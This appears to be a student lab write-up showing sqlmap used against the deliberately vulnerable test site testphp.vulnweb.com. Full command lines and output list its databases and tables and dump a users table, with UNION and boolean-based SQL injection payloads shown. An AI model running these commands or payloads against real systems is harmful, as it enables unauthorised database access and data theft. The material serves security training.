TASK 6

Overview

To use SQL Map to find the tables present in a vulnerable website's databases.


SQL Map

SQLMap is an open-source penetration testing tool designed for identifying and exploiting SQL injection vulnerabilities in web applications. SQL injection is a prevalent cybersecurity threat that occurs when malicious SQL code is injected into input fields on a website, enabling attackers to manipulate a database and potentially access sensitive data.

SQLMap automates the process of detecting and exploiting SQL injection vulnerabilities, making it a valuable tool for security professionals and ethical hackers. It operates by sending a series of SQL queries to the target application and analyzing the responses to determine whether SQL injection is possible. Once a vulnerability is identified, SQLMap can extract data, modify records, or even provide unauthorized access to the underlying database.

This tool is widely used to assess the security of web applications, helping organizations identify and remediate SQL injection issues before malicious hackers can exploit them. However, it is important to note that SQLMap should only be used with proper authorization and for legitimate security testing purposes to avoid legal and ethical concerns.


We use SQL Map on vulneb.com



```
┌──(caramell㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" -dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.7.2#stable}
|_ -| . [)]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not resp
onsible for any misuse or damage caused by this program

[*] starting @ 14:34:49 /2023-10-08/

[14:34:49] [INFO] resuming back-end DBMS 'mysql'
[14:34:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 8690=8690

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-9370 UNION ALL SELECT NULL,CONCAT(0x716a717071,0x5646434b657a425668654c79476b72664f484477546b62555a62656f74536f4c59446b764a6c7747,0x7178717a71),NULL-- -
---
[14:34:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL 8
[14:34:50] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[14:34:50] [INFO] fetched data logged to text files under '/home/caramell/.local/share/sqlmap/output/testphp.vulnweb.com'
[14:34:50] [WARNING] your sqlmap version is outdated

[*] ending @ 14:34:50 /2023-10-08/
```

Using the command, we find out that there are two databases namely, acuart and information_schema.

We check the contents of the acuart database.



```
┌──(caramell㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" -D acuart --tables
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.2#stable}
|_ -| . [']     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

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onsible for any misuse or damage caused by this program

[*] starting @ 14:35:01 /2023-10-08/

[14:35:01] [INFO] resuming back-end DBMS 'mysql'
[14:35:01] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 8690=8690

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-9370 UNION ALL SELECT NULL,CONCAT(0x716a717071,0x5646434b657a425668654c79476b72664f484477546b62555a62656f74536f4c59446b764a6c7747,0x7178717a71),NULL-- -
---
[14:35:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL 8
[14:35:02] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```


After the checking we found out that there were 8 tables.

Now we investigate the obtained user tables.



```
┌──(caramell㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" -D acuart -T users --dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.2#stable}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

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onsible for any misuse or damage caused by this program

[*] starting @ 14:58:49 /2023-10-08/

[14:58:50] [INFO] resuming back-end DBMS 'mysql'
[14:58:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 8690=8690

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-9370 UNION ALL SELECT NULL,CONCAT(0x716a717071,0x5646434b657a425668654c79476b72664f484477546b62555a62656f74536f4c59446b764a6c7747,0x7178717a71),NULL-- -
---
[14:58:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL 8
[14:58:50] [INFO] fetching columns for table 'users' in database 'acuart'
[14:58:50] [INFO] fetching entries for table 'users' in database 'acuart'
[14:58:50] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[14:58:53] [INFO] writing hashes to a temporary file '/tmp/sqlmapn7_kbatp3604/sqlmaphashes-qqjiy97z.txt'
n
Database: acuart
Table: users
[1 entry]
+---------------------+----------------------------------+------------+------+-----------------+---------+-------+-----------+
| cc                  | cart                             | name       | pass | email           | phone   | uname | address   |
+---------------------+----------------------------------+------------+------+-----------------+---------+-------+-----------+
| 1234-5678-2300-9000 | eb7b81c28a77979b075e23fd46ae585a | John Smith | test | email@email.com | 2323345 | test  | 21 street |
+---------------------+----------------------------------+------------+------+-----------------+---------+-------+-----------+
```


After the execution of the command, we find out that there is 1 user with the name “John Smith” and pass as “test”.

We will be checking the contents of information_schema database now.



```
└─$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" -D information_schema --tables
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.2#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

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onsible for any misuse or damage caused by this program

[*] starting @ 15:03:58 /2023-10-08/

[15:03:58] [INFO] resuming back-end DBMS 'mysql'
[15:03:58] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 8690=8690

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-9370 UNION ALL SELECT NULL,CONCAT(0x716a717071,0x5646434b657a425668654c79476b72664f484477546b62555a62656f74536f4c59446b764a6c7747,0x7178717a71),NULL-- -
---
[15:03:59] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL 8
[15:03:59] [INFO] fetching tables for database: 'information_schema'
Database: information_schema
[79 tables]
+---------------------------------------+
| ADMINISTRABLE_ROLE_AUTHORIZATIONS     |
| APPLICABLE_ROLES                      |
| CHARACTER_SETS                        |
| CHECK_CONSTRAINTS                     |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                               |
| COLUMNS_EXTENSIONS                    |
| COLUMN_PRIVILEGES                     |
| COLUMN_STATISTICS                     |
| ENABLED_ROLES                         |
| ENGINES                               |
```


After the execution of command, we found out that there were 79 tables.

After looking into the ENGINES , the following is found:



```
┌──(caramell㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" -D information_schema -T ENGINES --dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.2#stable}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

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onsible for any misuse or damage caused by this program

[*] starting @ 15:05:30 /2023-10-08/

[15:05:31] [INFO] resuming back-end DBMS 'mysql'
[15:05:31] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 8690=8690

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-9370 UNION ALL SELECT NULL,CONCAT(0x716a717071,0x5646434b657a425668654c79476b72664f484477546b62555a62656f74536f4c59446b764a6c7747,0x7178717a71),NULL-- -
---
[15:05:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL 8
[15:05:31] [INFO] fetching columns for table 'ENGINES' in database 'information_schema'
[15:05:32] [INFO] fetching entries for table 'ENGINES' in database 'information_schema'
Database: information_schema
Table: ENGINES
[9 entries]
+---------+--------------------+----------------------------------------------------------------+---------+------------+--------------+
| XA      | ENGINE             | COMMENT                                                        | SUPPORT | SAVEPOINTS | TRANSACTIONS |
+---------+--------------------+----------------------------------------------------------------+---------+------------+--------------+
| NO      | ARCHIVE            | Archive storage engine                                         | YES     | NO         | NO           |
| NO      | BLACKHOLE          | /dev/null storage engine (anything you write to it disappears) | YES     | NO         | NO           |
| NO      | MRG_MYISAM         | Collection of identical MyISAM tables                          | YES     | NO         | NO           |
| <blank> | FEDERATED          | Federated MySQL storage engine                                 | <blank> | NO         | <blank>      |
| NO      | MyISAM             | MyISAM storage engine                                          | YES     | NO         | NO           |
```



```
Database: information_schema
Table: ENGINES
[9 entries]
+---------+--------------------+----------------------------------------------------------------+---------+------------+--------------+
| XA      | ENGINE             | COMMENT                                                        | SUPPORT | SAVEPOINTS | TRANSACTIONS |
+---------+--------------------+----------------------------------------------------------------+---------+------------+--------------+
| NO      | ARCHIVE            | Archive storage engine                                         | YES     | NO         | NO           |
| NO      | BLACKHOLE          | /dev/null storage engine (anything you write to it disappears) | YES     | NO         | NO           |
| NO      | MRG_MYISAM         | Collection of identical MyISAM tables                          | YES     | NO         | NO           |
| <blank> | FEDERATED          | Federated MySQL storage engine                                 | <blank> | NO         | <blank>      |
| NO      | MyISAM             | MyISAM storage engine                                          | YES     | NO         | NO           |
| NO      | PERFORMANCE_SCHEMA | Performance Schema                                             | YES     | NO         | NO           |
| YES     | InnoDB             | Supports transactions, row-level locking, and foreign keys     | DEFAULT | YES        | YES          |
| NO      | MEMORY             | Hash based, stored in memory, useful for temporary tables      | YES     | NO         | NO           |
| NO      | CSV                | CSV storage engine                                             | YES     | NO         | NO           |
+---------+--------------------+----------------------------------------------------------------+---------+------------+--------------+

[15:05:32] [INFO] table 'information_schema.ENGINES' dumped to CSV file '/home/caramell/.local/share/sqlmap/output/testphp.vulnweb.com/dump/information_schema/ENGINES.csv'
[15:05:32] [INFO] fetched data logged to text files under '/home/caramell/.local/share/sqlmap/output/testphp.vulnweb.com'
[15:05:32] [WARNING] your sqlmap version is outdated

[*] ending @ 15:05:32 /2023-10-08/
```

We get total info about the engines. From this obtained info, we can go into depth and analyze it.